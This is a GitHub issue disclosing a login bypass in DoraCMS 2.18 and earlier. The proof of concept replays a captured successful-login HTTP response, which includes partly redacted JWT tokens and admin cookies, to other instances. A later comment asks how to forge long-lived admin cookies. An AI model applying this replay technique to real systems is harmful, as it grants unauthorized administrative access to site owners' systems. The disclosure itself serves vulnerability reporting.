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New issue

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There is login bypass in doracms #256


Open **dontblame** opened this issue on Jul 1 · 1 comment

dontblame commented on Jul 1

There is login bypass in doracms2.18 and earlier versions. When logging in, you can bypass the login user authentication by replacing the return package with the return package after a system successfully logs in.

[Vulnerability proof]


Step 1:Log in to the system through the default account doracms and record the returned package.



```
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Fri, 10 Jun 2022 02:21:22 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 199
Connection: close
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Content-Type, Content-Length, Authorization, Accept, X-Requested-With ,
yourHeaderFeild
Access-Control-Allow-Methods: PUT, POST, GET, DELETE, OPTIONS
Vary: Accept-Encoding
set-cookie: admin_doracms=
eyJhbGciOiJIUzI[redacted]Q4Mjc2ODQsImV4cCI6MTY1NzQxOTY4NH0
.5zt9qDirWm44Q3VY9gwInF0K2sh4RJ96JTdzNHiLd4o; path=/; max-age=86400; expires=Sat, 11 Jun 2022 02:21:24 GMT
set-cookie: admin_doracms.sig=NBGh_un6ddHwVhRoDHXN3EBgT82kd4T8xxEwv5oHjXY; path=/; max-age=86400;
expires=Sat, 11 Jun 2022 02:21:24 GMT
x-frame-options: SAMEORIGIN
x-xss-protection: 1; mode=block
x-content-type-options: nosniff
x-download-options: noopen
x-readtime: 13
Access-Control-Allow-Origin: *

{
  "status":200,
  "data":{
    "token":
    "eyJhbGciOiJ[redacted]1Mjc2ODQsImV4cCI6MTY1NzQxOT
    Y4NH0.5zt9qDirWm44Q3VY9gwInF0K2sh4RJ96JTdzNHiLd4o"
  },
```

Step 2:Use this return package to log in to other doracms systems.




```
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Fri, 10 Jun 2022 03:42:34 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 65
Connection: close
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Content-Type, Content-Length, Authorization, Accept, X-Requested-With ,
yourHeaderFeild
Access-Control-Allow-Methods: PUT, POST, GET, DELETE, OPTIONS
Vary: Accept-Encoding
x-frame-options: SAMEORIGIN
x-xss-protection: 1; mode=block
x-content-type-options: nosniff
x-download-options: noopen
x-readtime: 6
Access-Control-Allow-Origin: *

{
  "status":500,
  "message":"请输入正确的 验证码",
  "data":{
  }
}
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Fri, 10 Jun 2022 02:21:22 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 199
Connection: close
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Content-Type, Content-Length, Authorization, Accept, X-Requested-With ,
yourHeaderFeild
Access-Control-Allow-Methods: PUT, POST, GET, DELETE, OPTIONS
Vary: Accept-Encoding
set-cookie: admin_doracms=
eyJhbGciOiJIUzI[redacted]UUVJiT1ciLCJpYXQiOjE2NTQ4Mjc2ODQsImV4cCI6MTY1NzQxOTY4NHO
.5zt9qDirWm44Q3VY9gw[redacted]d4o; path=/; max-age=86400; expires=Sat, 11 Jun 2022 02:21:24 GMT
set-cookie: admin_doracms.sig=NBGh_un6ddH[redacted]4T8xxEwv5oHjXY; path=/; max-age=86400;
expires=Sat, 11 Jun 2022 02:21:24 GMT
x-frame-options: SAMEORIGIN
x-xss-protection: 1; mode=block
x-content-type-options: nosniff
x-download-options: noopen
x-readtime: 13
Access-Control-Allow-Origin: *

{"status":
200,"data":{"token":"eyJhbGciOiJIU[redacted]eyJfaWQiOiJCMU9UUVJiT1ciLCJpYXQiOjE2NTQ4Mjc2ODQsIm
V4cCI6MTY1NzQxOTY4NHO.5zt9qDirWm44Q3VY9gw[redacted]NHiLd4o"},"message":""}
```

Step 3:Successfully bypassed login to enter the system.



xiahao90 commented on Aug 23

这个poc怎么写哦，怎么生成个长时间的admin_doracms与admin_doracms.sgi

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants